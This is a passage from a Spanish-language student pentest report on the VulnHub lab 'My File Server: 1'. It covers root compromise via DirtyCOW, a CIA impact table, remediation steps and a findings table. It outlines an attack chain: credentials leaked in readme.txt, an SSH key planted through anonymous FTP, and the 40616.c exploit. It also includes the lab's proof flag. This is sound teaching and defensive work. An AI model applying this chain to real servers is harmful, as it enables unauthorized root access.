Figura 14. Comandos ejecutados como root confirmando acceso al directorio /root y lectura del archivo proof.txt ("Best of Luck" / af52e0163b03cbf7c6dd146351594a43), evidencia final del compromiso total del sistema.

Resultado: escalada de privilegios exitosa de usuario sin privilegios (smbuser) a root, mediante CVE-2016-5195. El atacante posee ahora control absoluto sobre el sistema operativo, sus archivos y sus procesos.

8. Análisis de Impacto (Modelo CIA)

Se evalúa el impacto de la cadena de vulnerabilidades explotada sobre los tres pilares de la seguridad de la información: Confidencialidad, Integridad y Disponibilidad.

Dimensión	Nivel	Justificación
Confidencialidad	Alto	Exposición pública de credenciales, acceso a recursos compartidos sin autenticación fuerte y, tras la escalada, lectura de cualquier archivo del sistema (documentos, configuraciones, bases de datos locales).
Integridad	Alto	El acceso de escritura vía FTP/SMB permite modificar o sustituir archivos; el acceso root demostrado permite alterar binarios del sistema (se sobrescribió /usr/bin/passwd durante la explotación), configuraciones y registros.
Disponibilidad	Medio	No se ejecutaron ataques de denegación de servicio durante la prueba, pero el control root obtenido habilita a un atacante real a detener servicios, eliminar datos o desplegar ransomware, por lo que el riesgo latente es significativo.

Tabla 2. Evaluación de impacto sobre el modelo CIA (Confidencialidad, Integridad, Disponibilidad).

En conjunto, el nivel de riesgo del sistema se califica como CRÍTICO: la combinación de exposición de credenciales, servicios de transferencia de archivos mal configurados y un kernel sin parchear resultó en compromiso total (root) sin necesidad de técnicas sofisticadas.

9. Recomendaciones Técnicas

9.1 Remediación inmediata (0-15 días)

- Actualizar el kernel de CentOS a una versión parchada contra CVE-2016-5195 (kernel $\geq$ 3.10.0-327.36.3 o migrar a una versión con soporte activo) y establecer un proceso de gestión de parches periódico.
- Eliminar el archivo readme.txt (y cualquier otro archivo con credenciales o información sensible) del webroot de Apache; nunca almacenar contraseñas en texto plano accesibles públicamente.
- Deshabilitar el inicio de sesión anónimo en el servicio FTP (anonymous_enable=NO en vsftpd.conf) o, si es imprescindible, restringirlo estrictamente a solo lectura.

9.2 Corto plazo (15-30 días)

- Revisar y corregir los permisos de los recursos compartidos SMB, deshabilitando el acceso de invitado y aplicando el principio de mínimo privilegio por usuario/grupo.

- Forzar el uso de contraseñas robustas y rotación periódica para todas las cuentas de servicio (por ejemplo, smbuser).
- Restringir o aislar el servicio FTP para que no pueda escribir en directorios sensibles del sistema de archivos, incluyendo el directorio .ssh de los usuarios (uso de chroot_local_user o jaulas equivalentes).
- Deshabilitar el método HTTP TRACE en la configuración de Apache (TraceEnable off) para mitigar ataques de Cross-Site Tracing.

9.3 Mediano y largo plazo (30–90 días)

- Implementar un programa formal de gestión de vulnerabilidades con escaneos periódicos (por ejemplo, con Nessus u OpenVAS) y seguimiento de CVEs críticos.
- Adoptar el principio de defensa en profundidad: segmentación de red, firewall de host y monitoreo centralizado (SIEM) para detectar patrones de enumeración y exfiltración.
- Establecer una política de hardening de servidores (CIS Benchmarks) para servicios FTP, SMB y SSH, incluyendo deshabilitar servicios no utilizados como NFS y rpcbind si no son necesarios.
- Capacitar al personal de TI en buenas prácticas de configuración segura y gestión de secretos, evitando la publicación accidental de credenciales.

10. Tabla de Hallazgos

A continuación, se resumen todos los hallazgos identificados durante el engagement, ordenados de mayor a menor severidad.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H-01	Exposición de credenciales en archivo público del servidor web (readme.txt)	Crítica	Fig. 6–7 · Nikto + navegador → /readme.txt	Credenciales válidas (smbuser) reutilizables en FTP, SMB y SSH; punto de entrada de toda la cadena de ataque.	Eliminar archivos sensibles del webroot; gestión segura de secretos y rotación de credenciales.
H-02	Kernel Linux desactualizado vulnerable a DirtyCOW (CVE-2016-5195)	Crítica	Fig. 11–14 · uname -a + exploit 40616.c ejecutado como root	Escalada de privilegios de usuario local a root; compromiso total del sistema (C, I y D).	Actualizar el kernel a versión parchada; gestión periódica de parches y monitoreo de CVEs críticos.
H-03	Acceso FTP anónimo con permisos de escritura (vsftpd 3.0.2)	Alta	Fig. 1–4 · nmap ftp-anon + conexión FTP anónima exitosa	Permite subir archivos arbitrarios al servidor, incluyendo la llave usada para pivotar a SSH.	Deshabilitar el login anónimo o limitarlo a solo lectura; aplicar mínimo privilegio en directorios.
H-04	Recursos SMB con acceso de invitado y permisos de escritura (Samba 4.9.1)	Alta	Fig. 5 · smbmap muestra share “smbdata” en READ, WRITE	Permite enumeración de usuarios y modificación no autorizada de archivos compartidos.	Exigir autenticación, deshabilitar acceso invitado, revisar permisos por usuario/grupo.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H-05	Escalada de acceso vía subida de llave pública SSH por FTP (encadenamiento)	Alta	Fig. 8–10 · mkdir .ssh + put authorized_keys + ssh login sin contraseña	Concede shell interactiva persistente sin necesidad de contraseña válida.	Restringir escritura del FTP sobre directorios de usuario (incl. .ssh); aislar el servicio en chroot.
H-06	Método HTTP TRACE habilitado en Apache	Baja	Fig. 6 · Nikto reporta “HTTP TRACE method is active”	Podría facilitar ataques de Cross-Site Tracing (XST) combinados con XSS.	Deshabilitar TRACE en la configuración de Apache (TraceEnable off).

Tabla 3. Resumen consolidado de hallazgos de seguridad.

11. Conclusión

El ejercicio sobre “My File Server: 1” demuestra cómo la combinación de configuraciones inseguras por defecto login anónimo en FTP, recursos SMB sin control de acceso adecuado, exposición de credenciales en texto plano y un kernel sin actualizar puede derivar en el compromiso total de un servidor sin necesidad de exploits sofisticados ni conocimientos avanzados de ingeniería inversa.

Desde la perspectiva de la asignatura, esta actividad refuerza el ciclo completo de un pentest (reconocimiento, enumeración, explotación y post-explotación) y evidencia la importancia de aplicar controles básicos de higiene de seguridad gestión de parches, mínimo privilegio y manejo adecuado de credenciales como primera línea de defensa frente a atacantes reales.

12. Referencias Bibliográficas

VulnHub. (s.f.). My File Server: 1. <https://www.vulnhub.com/entry/my-file-server-1,375/>

MITRE. (2016). CVE-2016-5195 (DirtyCOW). <https://nvd.nist.gov/vuln/detail/CVE-2016-5195>

SecWiki. (s.f.). linux-kernel-exploits CVE-2016-5195 (40616.c). <https://github.com/SecWiki/linux-kernel-exploits>

The PTES Team. (s.f.). Penetration Testing Execution Standard. <http://www.pentest-standard.org/>

Nmap Project. (s.f.). Nmap Reference Guide. <https://nmap.org/book/man.html>